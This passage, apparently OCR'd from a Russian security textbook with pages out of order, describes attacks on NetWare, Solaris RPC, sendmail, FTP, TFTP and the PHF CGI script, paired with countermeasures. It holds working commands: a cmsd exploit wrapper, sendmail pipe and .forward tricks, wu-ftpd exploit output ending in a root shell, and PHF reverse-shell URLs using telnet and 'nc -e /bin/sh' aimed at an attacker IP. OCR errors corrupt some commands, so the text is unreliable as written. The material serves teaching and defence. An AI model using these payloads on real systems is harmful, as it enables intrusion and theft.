С этого момента самая тяжелая часть работы взломщика осталась позади. Теперь в его распоряжении права администратора сервера и, скорее всего, значительная часть дерева. Следующим шагом является получение доступа к утилите rconsole сервера и сбор файлов NDS.

Хакинг утилиты rconsole

Популярность	*8*
Простота	*10*
Опасность	*10*
Степень риска	*9*

Получить пароль к утилите rconsole можно несколькими способами, однако на самом деле существует лишь один простой путь, который зависит от темперамента администратора. По умолчанию пароль к утилите rconsole хранится в виде незашифрованного текста. Это можно проверить следующим образом.

1. **Просмотрите файл** `SYS:\SYSTEM\autoexec.ncf`.
2. Найдите строку load remote. В качестве следующего параметра должен быть указан пароль, который, возможно, будет представлять незашифрованный текст.
   ```
   load remote ucantcme
   ```
3. Если после строки remote пароля нет, а вместо него указан параметр -E, то вас можно поздравить — как минимум, администратор зашифровал пароль утилиты rconsole.
   ```
   load remote -E 158470C4111761309539DO
   ```

Запустите утилиту gameover следующим образом.

```
Gameover<cr>
Server internal net (4 bytes hex)
36FCC65D<cr>
Server address (6 bytes hex)
000000000001<cr>
File server connection number (int)
most probably '1' (seen as: '*<server_name>.<server.context>')
4<cr>
Server socket high (1 byte hex)
most probably '40'  40<cr>
Server socket low (1 byte hex)
Most probably '07'  39<cr>
User name to gain rights (does NOT have to be currently connected)
eculp<cr>
User name to get rights from (does not have to be currently connected)
Admin<cr>
Spoofing: Done.
```

После этого можно зарегистрироваться в качестве пользователя ECULP и получить права администратора. Здорово, не правда ли?




Рис. 7.7. Для получения административных привилегий можно воспользоваться данными о пользователе, полученными с помощью утилиты On-Site

В пакете Pandora содержится и много других утилит, заслуживающих внимания. Две другие утилиты, level1-1 и level3-1, также предназначены для передачи ложных NCP-запросов, как и gameover. Их использование также приводит к обработке запроса SET EQUIVALENT, однако при этом объекты-пользователи могут располагаться в различных контекстах. Такую возможность в лабораторных условиях нам проверить не удалось.

Утилиты extract, crypto и crypto2 предназначены для взлома паролей NDS и будут рассмотрены ниже в данной главе. Утилита havoc является прекрасным инструментом для выполнения атаки DoS.

Получение доступа к файлам NDS

Популярность	*8*
Простота	*8*
Опасность	*10*
Степень риска	*9*

После приобретения пароля утилиты rconsole осталось выполнить завершающий шаг — получить доступ к файлам NDS. В системе NetWare файлы NDS содержатся в скрытом каталоге `_netware` тома SYS. Доступ к этому каталогу можно получить лишь через доступ к консоли (для взломщика — утилите rconsole). Для "захвата" файлов NDS существует много методов. И как вы скоро убедитесь, у каждого взломщика имеются свои любимые приемы.

`netbasic.nlm` (SYS : SYSTEM)

Набор средств разработки программного обеспечения NetBasic (NetBasic Software Development Kit), который изначально был разработан компанией High Technology Software Corp. (для краткости HiTecSoft). С его помощью можно конвертировать сценарии NetBasic в формат NLM (NetWare Loadable Module) компании Novell и использовать их на Web-сервере системы NetWare. Компонент `netbasic.nlm` имеет уникальную особенность, которая изначально была обнаружена взломщиками: с его помощью из командной строки можно просмотреть весь том, включая скрытый каталог `_netware`.

Средства NetBasic по умолчанию устанавливаются на всех серверах NetWare 4.x так что их очень часто используют для получения доступа к файлам NDS. Кроме того следует заметить, что средства NetBasic предоставляют возможность "изъятия" требуемых файлов без непосредственного использования службы каталога. Для этого выполните следующую последовательность действий и команд.

1. С помощью команды SYS:`\PUBLIC\rconsole` получите доступ к консоли rconsole.
2. **unload conlog** (удаляет утилиту, регистрирующую консольные сообщения, и отключает режим регистрации).
3. **load netbasic.nlm**.
4. **shell.**
5. cd **_netware** (скрытый системный каталог, который можно увидеть только системной консоли).
6. **md \login\nds.**
7. **copy block.nds \login\nds\block.nds**.
8. **copy entry.nds \login\nds\entry.nds**.
9. **copy partitio.nds \login\nds\partitio.nds**.
10. **copy value.nds \login\nds\value.nds.**
11. **exit** (выход из оболочки).
12. **unload netbasic.**
13. **load conlog** (вновь загружаем утилиту регистрации).

Однако упрямого взломщика это только приблизит к цели: получению полного контроля над системой. Хакер Мечтатель (Dreamer, или Разрушитель, TheRuiner) разобрался с алгоритмом, применяемым при шифровании пароля утилиты rconsole, и написал исходный код на языке Pascal, который можно использовать для получения этого пароля (`http://www.nmrc.org/files/netware/remote.zip`). Для расшифровки пароля можно использовать также написанный авторами книги сценарий Perl, который находится на Web-узле `www.hackingexposed.com`.

Особенность использования этого сценария заключается в том, что нужно просто найти пароль утилиты rconsole (неважно, зашифрованный или нет). Если у вас имеется много времени, которое вы готовы потратить на поиск этого пароля, то воспользуйтесь следующими рекомендациями.

Т Если вы не обнаружили строку load remote в файле `autoexec.ncf`, не отчаивайтесь; она может содержаться в другом файле NCF. Например, для хранения команды load remote по умолчанию обычно используется файл `SYS:\SYSTEM\ldremote.ncf`. Этот файл также можно просмотреть и проверить, не содержится ли в нем незашифрованный пароль.

А Если вы все еще не нашли строку load remote, то это может означать, что администратор воспользовался командой inetcfg и перенес команды из файла `autoexec.ncf` в файлы `initsys.ncf` и `netinfo.cfg`. Оба файла содержатся в каталоге `SYS:ETC`. При первом запуске программы inetcfg с консоли она пытается переместить все команды из файла `autoexec.ncf` в файл inetcfg. В результате в этом файле пароль должен содержаться в том же виде, что и в файле `autoexec.ncf`.

Контрмеры: использование незашифрованных паролей утилиты rconsole

Предотвратить такую опасность очень просто. Компания Novell предлагает механизм шифрования пароля утилиты rconsole с помощью команды remote encrypt. Вот что для этого необходимо сделать.

1. Убедитесь, что не загружены утилиты rspx и remote.
2. Введите с консоли команду **load remote** *«пароль»*.
3. С консоли введите команду **remote encrypt.**
4. В ответ на появившийся запрос наберите пароль утилиты rconsole.
5. На экране появится запрос о том, нужно ли добавить зашифрованный пароль в файл SYS: `\SYSTEM\ldremote.ncf`. Ответьте "да".
6. Удалите все строки с паролем из файлов `autoexec.ncf` и `netinfo.cfg`.
7. Убедитесь, что для вызова команды load remote в файл `autoexec.ncf` добавлен файл `ldremote.ncf`.

НА ЗАМЕТКУ! В настоящее время не существует модулей обновления, позволяющих защититься от декодирования зашифрованных паролей утилиты rconsole (а-ля Разрушитель!). Для получения самой свежей информации по этому вопросу регулярно обращайтесь по адресу **`http://oliver.efri.hr/~crv/security/bugs/Others/nware12.html`**. Сценарий Perl, позволяющий расшифровать этот пароль (**`remote.pl`**), можно найти на нашем Web-узле **`www.hackingexposed.com`**.

ленное создание переполнения буфера в тот момент, когда эта служба пытается преобразовать запросы DMI В события SNMP (http: //www.cert.org/advisories/CA-2001-05.html). В марте 2001 года атакам, основанным на использовании этого изъяна, впервые подверглись различные системы Solaris. При этом применялись самые различные методы. Изъян службы snmpXdmid широко используется при атаках на систему Solaris версий 6, 7 и 8. Для того чтобы определить, уязвима ли система для подобных атак, выполните поиск служб RPC с регистрационным номером 100249.

```
[wave]# rpcinfo -p quake I grep 100249
    100249   1    udp 32826
    100249   1     tcp 32781
```

Если эти службы запущены в системе Solaris 6, 7 или 8, в которой не установлены модули обновления, значит, эта система уязвима для этой атаки.

О Контрмеры: защита служб RPC

Лучшим методом защиты от удаленных атак является отключение всех служб RPC, в использовании которых нет острой необходимости. Если же какая-то RPC-служба очень важна для работы сервера, подумайте над установкой какого-либо устройства управления доступом, с помощью которого связь с необходимыми портами RPC можно было бы разрешить только строго определенным узлам. В некоторых случаях эта задача может оказаться весьма непростой. Подумайте также над включением режима, запрещающего выполнение стека, если такой режим поддерживается вашей операционной системой. Наконец, попробуйте использовать Secure RPC, если имеющаяся в вашем распоряжении версия UNIX поддерживает такие средства. Secure RPC обеспечивает дополнительный уровень аутентификации, основанной на шифровании по открытому ключу. Помните, что Secure RPC — это не панацея, поскольку многие разработчики UNIX не поддерживают этого протокола. Другими словами, при использовании протокола Secure RPC повышается безопасность, но под угрозой может оказаться взаимодействие. Наконец, убедитесь в том, что установлены все самые последние модули обновления, разработанные поставщиком используемой вами системы. Модули обновления, призванные устранить упоминавшиеся выше изъяны, можно найти по следующим адресам.

T **rpc.ttdbserverd**. http://www.cert.org/advisories/CA-98.11.tooltalk.html

- **rpc.cmsd**. http://www.cert.org/advisories/CA-99-08-cmsd.html
- **rpc.statd**. http://www.cert.org/advisories/CA-99-05-statd-automountd.html
- **sadmind**. http://www.cert.org/advisories/CA-2001-11.html

A **snmpXdmid.** http://www.cert.org/advisories/CA-2001-05.html

NFS

Популярность	*8*
Простота	*9*
Опасность	*8*
Степень риска	*8*

В документах компании Sun Microsystems можно встретить такое определение: "Сеть — это и есть компьютер". Действительно, возможности компьютера, не подключенного к сети, гораздо *уже*, чем его собрата, включенного в локальную или глобальную сеть. Возможно, именно из-за этого сетевая файловая система (NFS — Net-

прежнему оказываются незащищенными против этого изъяна и в настоящее время! Выше были описаны лишь несколько проблем, которые могут возникнуть при поддержке механизма RPC. Благодаря распределенной природе служб RPC и сложности их компонентов, этот механизм часто является жертвой злоумышленников, что и продемонстрировано в следующем фрагменте.

```
[rumble]# cmsd.sh quake 192.168.1.11 2 192.168.1.103
Executing exploit...

rtable_create worked
clnt_call[rtable_insert]: RPC: Unable to receive; errno = Connection reset
by peer
```

Как показано ниже, эту атаку позволяет упростить простой сценарий оболочки, в котором вызывается утилита cmsd. При этом необходимо знать имя удаленного узла. В рассматриваемом примере таким именем является quake. Кроме того, используется IP-адрес этого узла, 192.168.1.11, а также тип системы (2), что эквивалентно системе Solaris 2.6. Эта информация оказывается чрезвычайно важной, поскольку утилита "приспосабливается" к каждой конкретной системе. И наконец, мы указали также IP-адрес компьютера взломщика (192.168.1.103) и установили обратный канал с использованием программы xterm (рис. 8.2).




Рис. 8.2. Окно xterm, появившееся в результате использования изъяна службы rpc.cmsd. Этого же результата можно достигнуть при использовании служб rpc.ttdbserverdили rpc.statd

```
#!/bin/sh
if [ $# -lt 4 ]; then
echo "Rpc.cmsd buffer overflow for Solaris 2.5 & 2.6 7"
echo "If rpcinfo -p target_ip |grep 100068 = true - you win!"
echo "Don't forget to xhost+ the target system"
echo ""
echo "Usage: $0 target_hostname target_ip <O/S version (1-7)>your_ip"
  exit 1
fi

echo "Executing exploit..."
cmsd -h $1 -c "/usr/openwin/bin/xterm -display $4:0.0 &" $3 $2
```

snmpXdmid

При обсуждении служб RPC заслуживает внимания также служба snmpXdmid. В системе Solaris эта служба используется для преобразования событий SNMP в запросы DMI (Desktop Management Interface) и наоборот. В службе snmpXdmid возможно уда-

Службы удаленного вызова процедур (RPC)

Популярность	*9*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Удаленный вызов процедур (RPC — Remote Procedure Call) — это механизм, который позволяет программе, работающей на одном компьютере, выполнять программный код непосредственно на удаленном компьютере. Одна из первых реализаций службы RPC была разработана компанией Sun Microsystems и использовалась в системе, базирующейся на протоколе XDR (внешнее представление данных — eXternal Data Representation). Целью этой системы было обеспечение взаимодействия сетевой информационной службы (NIS — Network Information System) и сетевой файловой системы (NFS — Network File System), созданных компанией Sun. После разработки компанией Sun Microsystems службы RPC многие другие производители операционных систем семейства UNIX также стали включать поддержку RPC в свои продукты. С точки зрения обеспечения взаимодействия распространение и стандартизация RPC — это очень важно и полезно. Однако при разработке службы RPC вопросам безопасности практически не уделялось никакого внимания. Несмотря на то что и компания Sun, и другие разработчики приложили все усилия, для того, чтобы устранить имеющиеся недостатки в уже используемом программном обеспечении и выпустить соответствующие модули обновления, нередко оказывается, что механизм RPC по-прежнему таит в себе немало проблем, связанных с огромным количеством ошибок в системе защиты.

Как уже отмечалось в главе 3, при запуске службы RPC регистрируются с помощью службы преобразования портов (portmapper). Для того чтобы установить связь со службой RPC, у службы преобразования портов необходимо запросить номер порта RPC. Ранее уже рассматривался метод получения списка запущенных служб RPC, заключающийся в сканировании портов с использованием утилиты `rpcinfo` или параметра `-n` (если служба преобразования портов блокируется на уровне брандмауэра). К сожалению, во многих версиях UNIX после загрузки по умолчанию включается режим поддержки RPC. Но это еще полбеды — настоящая проблема состоит в том, что многие службы RPC очень сложны и работают на уровне привилегий суперпользователя root. Таким образом, успешный взлом путем переполнения буфера или при отсутствии проверки ввода приведет к немедленному получению доступа в качестве суперпользователя. Взлому путем переполнения буфера были наиболее подвержены службы `rpc.ttdbserverd` (`http://www.cert.org/advisories/CA-98.11.tooltalk.html`) И `rpc.cmsd` (`http://www.cert.org/advisories/CA-99-08-cmsd.html`), являющиеся частью стандартного рабочего стола CDE (Common Desktop Environment). Поскольку обе службы работают на уровне привилегий суперпользователя, взломщику достаточно вызвать состояние переполнения буфера и создать обратный канал, воспользовавшись программой `xterm` либо установив реверсивный telnet-сеанс. К другим не менее опасным службам RPC относятся `rpc.statd` (`http://www.cert.org/advisories/CA-99-05-statd-automountd.html`) и mountd, которые оказываются активными при использовании сетевой файловой системы NFS (см. раздел "NFS" ниже в этой главе). Даже если служба преобразования портов заблокирована, взломщик может вручную просканировать порты и попытаться выявить активные службы RPC (с помощью параметра -SR утилиты `nmap`), с которыми обычно связаны порты с большими номерами. После появления нового червя sadmin/IIS (http://www.cert.org/advisories/CA-2001-ll.html) стал широко известным изъян программы `sadmind` пакета Solstice. Многие системы по-

щика этот файл представляет собой "лакомый кусочек", а его модификация открывает перед злоумышленником весьма богатые возможности. Давайте рассмотрим пример того, что взломщик может добавить в файл ~/.forward выбранной им жертвы.

```
[tsunami]$ cat > .forward
|"cp /bin/sh /home/gk/evil_shell ; chmod 755 /home/gk/evil_shell"
<crtl>D
[tsunami]$ cat .forward
|"cp /bin/sh /home/gk/evil_shell ; chmod 755 /home/gk/evil_shell"
```

Создав такой файл, взломщик помещает его в соответствующий пользовательский каталог взламываемой системы (естественно, при условии, что у него имеется право записи в этот каталог). Затем ему остается лишь отправить почту по адресу жертвы.

```
[tsunami]$ echo hello chump | mail gk@targetsystem.com
```

Получение сообщения приведет к созданию в рабочем каталоге пользователя файла evil_shell. При запуске этого файла будет запущена командная оболочка с привилегиями, соответствующими уровню привилегий использованной взломщиком учетной записи.

О Контрмеры: защита программы sendmail

Лучшим методом защиты от попыток взлома sendmaii является отказ от ее использования во всех случаях, когда эта программа не используется для получения почты по сети. Если использовать sendmaii все же необходимо, обязательно убедитесь в том, что в вашем распоряжении имеется ее самая последняя версия, в которой установлены все модули обновления системы защиты (http://www.sendmail.org). К другим мерам относится удаление из соответствующего файла всех псевдонимов. Исследуйте каждый псевдоним, который указывает на программу, а не на учетную запись пользователя. Кроме того, убедитесь, что разрешения, заданные для соответствующих файлов, запрещают внесение в них каких-либо изменений.

Существуют дополнительные утилиты, призванные восполнить недостаточную защищенность sendmaii. Такими утилитами, например, являются smap и smapd — программы, входящие в комплект поставки пакета TIS, который можно бесплатно получить по адресу http://www.tis.com/research/software/. Утилита smap используется для безопасного получения сообщений по сети и их размещения в специально выделенном каталоге. Утилита smapd периодически проверяет этот каталог и доставляет почту адресатам, используя для этого sendmaii или какую-либо другую программу. Данный подход позволяет разорвать связь между sendmaii и нелегальными пользователями, поскольку все соединения для получения почты устанавливает утилита smap, а не sendmaii. И наконец, можно перейти к использованию более надежного агента MTA, такого как qmail или postfix. Программа qmail, написанная Дэном Бернштейном (Dan Bernstein), представляет собой современный эквивалент sendmaii. Одной из основных целей создания программы qmail было обеспечение безопасности при работе с электронной почтой, и в настоящее время она пользуется очень хорошей репутацией (подробнее см. по адресу http://www.qmail.org). Программа postfix (http://www.postfix.com/), написанная Витсом Венема (Wietse Venema), также является более защищенным аналогом утилиты sendmaii.

Кроме вышеупомянутых изъянов, программа sendmaii зачастую неправильно конфигурируется, что позволяет с ее помощью рассылать спэмы. В программе sendmaii версии 8.9 и выше по умолчанию включен режим, предотвращающий ее использование для таких целей. Для того чтобы получить об этом более подробную информацию и защитить узел от атак спэмеров, обратитесь по адресу http://www.sendmail.org/tips/relaying.html.

sendmail

Популярность	*8*
Простота	*5*
Опасность	*9*
Степень риска	*8*

Данная тема столь обширна, что вполне заслуживает отдельной книги. С чего же начать? Программа sendmail — это агент рассылки электронной почты (MTA — mail transfer agent), используемый во многих системах UNIX. Из всех программ UNIX sendmail, пожалуй, является самой "вредной". Она обладает очень широким набором функций, в связи с чем позволяет настраивать свои параметры самыми разными способами и является очень сложной в использовании. Фактически о первых попытках взлома sendmail стало известно еще в 1988 году и с тех пор ее использовали для получения несанкционированного доступа к тысячам систем. Одно время была даже популярной такая шутка: "Какая ошибка в sendmail признана лучшей ошибкой недели?" В течение последних лет sendmail была значительно усовершенствована в плане безопасности, но она по-прежнему остается очень большой программой, исходный код которой содержит более 80000 строк. Таким образом, вероятность обнаружения новых изъянов в системе защиты по-прежнему достаточно велика.

Как вы помните из главы 3, с помощью программы `sendmail`, а точнее ее команд vrfy и expn, можно идентифицировать пользовательские учетные записи. Это само по себе представляет угрозу, однако данная угроза — ничто по сравнению с той опасностью, которую таит в себе работающая программа sendmail. За десять последних лет в sendmail были выявлены целые россыпи изъянов защиты. К сожалению, необходимо констатировать, что список ее недостатков еще далеко не полон — несмотря на столь давний срок эксплуатации, в программе постоянно обнаруживаются новые и новые проблемы. Многие из этих проблем связаны с переполнением буфера при удаленном подключении, а также с возможностью взлома при отсутствии проверки ввода. Один из самых популярных методов взлома sendmail заключался в использовании недостатка версии 4.1, проявляющегося при создании конвейеров. Суть проблемы состояла в том, что взломщик с использованием конвейера мог направить программе sendmail команды для выполнения. При этом sendmail выполняла любую команду с привилегиями, которые применялись для программ, расположенных в каталоге bin.

```
helo
mail from: I
rcpt to: bounce
data
.
mail from: bin
rcpt to: | sed '1,/^$/d' I sh
data
```

Помимо универсальных методов, направленных на переполнение буфера или на взлом при отсутствии проверки ввода, для получения несанкционированного доступа часто применяются средства, специфичные для sendmail. Например, одним из распространенных методов является создание или модификация пользовательского файла `~/.forward` с применением FTP или NFS при условии, конечно, что у взломщика имеется доступ для записи в рабочий каталог этого пользователя. В файле `~/.forward` обычно содержатся сведения о том, куда нужно перенаправлять почтовые сообщения или какие программы нужно запускать при ее поступлении. Очевидно, что для взлом-

Кроме того, многие FTP-серверы взломаны охотниками за программным обеспечением, которые помещают нелегальные программы в скрытых каталогах. Поэтому, если нагрузка на вашу сеть возрастет за день в три раза, это может служить косвенным признаком того, что вашу систему используют для копирования очередной пиратской копии.

Помимо риска, связанного с разрешением анонимных подключений, FTP-серверы вносят свою лепту и в создание проблем, возникающих при переполнении буфера и других нарушениях. Одно из таких слабых мест было недавно обнаружено в системах, использующих для поддержки протокола FTP программу wu-ftpd 2.6.0 и ее более ранние версии (ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02). Эта ошибка связана с неправильной проверкой аргументов в нескольких вызовах функций, обеспечивающих возможность использования на узле ограниченного набора команд. Однако при этом взломщик может применить специальные форматы вывода символов, используемые функцией **printf()** (%f, %p, %n и т.д.), и выполнить произвольный код с привилегиями root. Вот как выглядит такая атака, примененная к системе Red Hat 6.2.

```
[thunder]# wugod -t 192.168.1.10 -s0
Target: 192.168.1.10 (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd
 2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: Oxbfffb028, Shellcode: 152
loggin into system..
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230-          for example: joe@thunder
230 Guest login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
STEP 4 : Ptr address test: Oxbfffb028 (if it is not Oxbfffb028 ^C me now)
STEP 5 : Sending code.. this will take about 10 seconds.
Press ^\ to leave shell
Linux shadow 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
```

Подобная атака оказывается поистине смертельной. Анонимного доступа к уязвимому FTP-серверу, который поддерживает выполнение определенных команд, вполне достаточно, чтобы получить доступ с правами root.

Еще один изъян в системе безопасности, обнаруженный в системе BSD еще в 1993 году, связан с демоном **ftpd**. Его описание можно найти по адресу http://www.cert.org/advisories/CA-2000-13.html. Хотя в данной книге этот вопрос подробно рассматриваться не будет, помните о том, что наличие подобного изъяна также может оказаться достаточно опасным.

О Контрмеры: защита FTP

Хотя протокол FTP очень полезен, необходимо помнить, что разрешение анонимного доступа к FTP-серверу может весьма пагубно сказаться на "самочувствии" вашего сервера. Оцените необходимость использования FTP-сервера и определите, нужно ли предоставлять возможность анонимного доступа. В таких случаях для защиты сервера необходимо предпринять специальные меры. Очень важно установить самые последние версии модулей обновления, а также запретить или как минимум ограничить количество каталогов, в которые разрешена запись всем пользователям. А лучше вовсе отказаться от таких каталогов.

пользует порт 69 и характеризуется очень низким уровнем безопасности. Практически каждый случай, когда взломщик встречает систему, на которой запущен сервер TFTP, заканчивается попыткой получения через TFTP копии файла `/etc/passwd`. Если сервер TFTP не настроен должным образом, это приводит к тому, что система без малейшего сопротивления позволяет скопировать этот файл. Тем самым в руки взломщика попадает файл с информацией о пользовательских именах, после чего он может попробовать подобрать пароль. Кроме того, если пароли не хранятся в файле `/etc/shadow`, то, помимо пользовательских имен, взломщик получает также и зашифрованные пароли, в результате чего им может быть предпринята попытка их взлома или подбора.

Многие последние версии TFTP по умолчанию настроены таким образом, что разрешают доступ только к каталогу `/tftpboot`. Это очень хорошая мера предосторожности, однако все же возможность получения файлов с диска взламываемого компьютера, пусть даже лишь из одного каталога /tftpboot, может угрожать безопасности. Например, злоумышленник может найти в нем важные конфигурационные файлы маршрутизаторов, имена которых обычно имеют вид *<имя_узла_маршрутизатора>*`.cfg`. Во многих случаях взломщик также сможет получить доступ к паролям маршрутизатора и строкам доступа SNMP. Нам приходилось встречать целые сети, взломанные в течение нескольких часов с помощью подключения к незащищенному TFTP-серверу и получения от него конфигурационных файлов маршрутизаторов. Извлечь из этих файлов пароли и строки доступа SNMP — это лишь дело техники. Как правило, эти сведения оказываются идентичными для каждого сетевого устройства.

О Контрмеры: защита TFTP

Убедитесь в том, что сервер TFTP предоставляет доступ лишь к определенным каталогам, таким как /tftpboot. Это воспрепятствует получению важной информации о конфигурации системы. Кроме того, рассмотрите возможность реализации механизма управления доступом на уровне всей сети в целом и на уровне отдельных узлов, который запрещал бы несанкционированный доступ к серверу TFTP.

FTP

Популярность	*8*
Простота	*7*
Опасность	*8*
Степень риска	*8*

В настоящее время протокол FTP (File Transfer Protocol), позволяющий обмениваться файлами с удаленными системами, является одним из наиболее популярных. Это одна из причин, по которым он часто используется для несанкционированного доступа к удаленным системам или скрытой записи файлов. Многие FTP-серверы разрешают анонимный доступ, т.е. позволяют подключаться любому пользователю без какой-либо аутентификации. Обычно при этом файловая система, доступная анонимному пользователю, ограничивается определенными каталогами. Однако иногда бывает так, что анонимный пользователь может получить доступ к любому каталогу и файлу системы. Такая оплошность системного администратора дает возможность взломщику найти важные конфигурационные файлы, прежде всего /etc/passwd. Что еще хуже, многие FTP-серверы позволяют всем пользователям записывать информацию в свои каталоги. Такая "гремучая смесь" является "миной замедленного действия", подложенной под систему защиты. Например, взломщик может поместить файл `.rhosts` в личный каталог пользователя, чтобы впоследствии подключиться к системе с помощью утилиты rlogin.

Контрмеры: защита от попыток создания обратных каналов

Противостоять попыткам создания обратного канала очень трудно. Самой лучшей превентивной мерой является применение всех средств обеспечения безопасности, что позволит устранить возможность использования подобного метода. К таким мерам относятся отключение ненужных служб и применение всех модулей обновления сразу же после их появления.

Среди прочих защитных мероприятий можно выделить следующие.

- Удалите систему X со всех компьютеров, которым требуется высокий уровень обеспечения безопасности. Это позволит защититься не только от потенциальной опасности использования взломщиками программы `xterm`, но и от служащих, которые могут попытаться расширить свои полномочия до привилегий суперпользователя root, воспользовавшись недостаточной степенью защиты X-сервера.
- Если Web-сервер функционирует с привилегиями пользователя nobody, настройте разрешения для исполняемых файлов, например `telnet`, таким образом, чтобы запретить их выполнение всем пользователям, за исключением владельцев этих файлов и определенных групп (например, с использованием команды `chmod 750 telnet`). Это позволит сохранить возможность запуска `telnet` легитимными пользователями, но лишит такой возможности те программы, использующие идентификаторы пользователей, которые не должны запускать `telnet` в процессе своей работы.
- В некоторых случаях можно настроить брандмауэр таким образом, чтобы запретить соединения, исходящие от Web-сервера или другого внутреннего узла. Это особенно полезно, если брандмауэр построен на основе прокси-сервера, поскольку создать обратный канал через такой брандмауэр, выполняющий аутентификацию, достаточно сложно, но все же возможно.

Часто используемые методы удаленного взлома

Хотя мы не сможем описать все возможные методы удаленного взлома, однако, как нам кажется, у вас уже должно было выработаться общее представление об основных принципах подобных атак, на основании которого вы сможете самостоятельно разобраться в тех или иных конкретных методах. Перед завершением обсуждения методов удаленного взлома мы хотим рассмотреть несколько важных служб, часто подвергающимся таким атакам, а также указать, с помощью каких контрмер можно снизить риск использования этих служб для проникновения в систему в тех случаях, когда отключение службы не представляется возможным.

TFTP

Популярность	*8*
Простота	*1*
Опасность	*3*
Степень риска	*4*

Протокол TFTP (Trivial File Transfer Protocol — простой протокол передачи файлов) обычно используется для загрузки бездисковых рабочих станций или сетевых устройств, таких как маршрутизаторы. TFTP — это основанный на UDP протокол, который ис-

Возвращаясь к рассматриваемому примеру, отметим, что для инициализации реверсивного соединения telnet на взламываемом сервере необходимо запустить следующую команду, действие которой основано на наличии уже известного нам изъяна PHF.

/bin/telnet *IP_хакера* **80 | /bin/sh I /bin/telnet** *IP_хакера 25*

Данная команда, представленная в виде параметра PHF, выглядит следующим образом.

```
/cgi-bin/phf?Qalias=x%0a/bin/telnet%20IP_хакера
%2080%20|%20/bin/sh%20|%20/bin/telnet%20IP_хакера%2025
```

Давайте посмотрим, что происходит, когда броузер передает Web-серверу данную строку. С помощью команды /bin/telnet *IP_хакера* 8.0 на взламываемом узле запускается telnet и подключается к порту 80 нашего компьютера. Это позволит нам вводить команды, которые будут выполняться удаленным компьютером. В соответствии со стандартными соглашениями ввода/вывода системы UNIX все, что мы будем набирать на клавиатуре, будет перенаправляться в качестве входных данных командной оболочке Bourne (/bin/sh). Выводимые же результаты с помощью конвейера будут перенаправлены командой /bin/telnet по адресу *IP_хакера* на порт 25. Все это и создаст реверсивный сеанс telnet-связи, отображаемый в двух отдельных окнах. Порты 80 и 25 выбраны из-за того, что большинство брандмауэров чаще всего разрешает их использовать для создания исходящих соединений. Однако можно выбрать и любые другие порты, — лишь бы их использование для обмена данными не блокировалось брандмауэром.

Еще один метод создания обратного канала заключается в использовании самой утилиты пс. Для этого достаточно, чтобы программа пс уже присутствовала на сервере или могла быть помещена туда с помощью какого-либо механизма (например, через анонимный сеанс FTP). Как мы уже не раз отмечали, пс — это одна из лучших утилит. Поэтому совсем не удивительно, что в последнее время ее можно найти в комплекте поставки многих бесплатных версий UNIX. К сожалению, последнее обстоятельство имеет и обратную сторону — это повышает вероятность того, что хакеру даже не понадобится внедрять эту утилиту на интересующий его узел. Однако само присутствие пс на узле еще вовсе не означает, что ее можно сразу же использовать для создания обратного канала, поскольку нет никаких гарантий того, что она была скомпилирована с использованием директивы #define GAPING_SECURITY_HOLE, без которой параметр -e, используемый для создания обратного канала, применить не удастся. В нашем примере мы будем считать, что на узле каким-то образом оказалась нужная версия пс.

Подобно описанному выше telnet-методу, создание обратного канала с помощью утилиты пс состоит из двух этапов. Сначала необходимо выполнить следующую команду, которая впоследствии обеспечит взаимодействие с обратным каналом, созданным с использованием пс на взламываемом компьютере.

```
[tsunami]# пс -1 -n -v -p 80
```

После того как запущена утилита прослушивания, на удаленном узле необходимо выполнить следующую команду.

пс -e /bin/sh *IP_хакера* 80

Данная команда, представленная в форме, требуемой для использования изъяна PHF, имеет следующий вид.

```
/cgi-bin/phf?Qalias=x%0a/bin/nc%20-e%20/bin/sh%20IP_хакера%2080
```

Как только Web-сервер выполнит эту строку, с помощью утилиты пс будет создан обратный канал, который подключит командную оболочку (в данном случае — /bin/sh) к находящемуся в режиме ожидания компьютеру хакера. Это обеспечит интерактивный доступ к командной оболочке, причем соединение будет установлено самой взламываемой системой.

Реверсивный сеанс telnet и обратные каналы

Популярность	*5*
Простота	*3*
Опасность	*8*
Степень риска	*5*

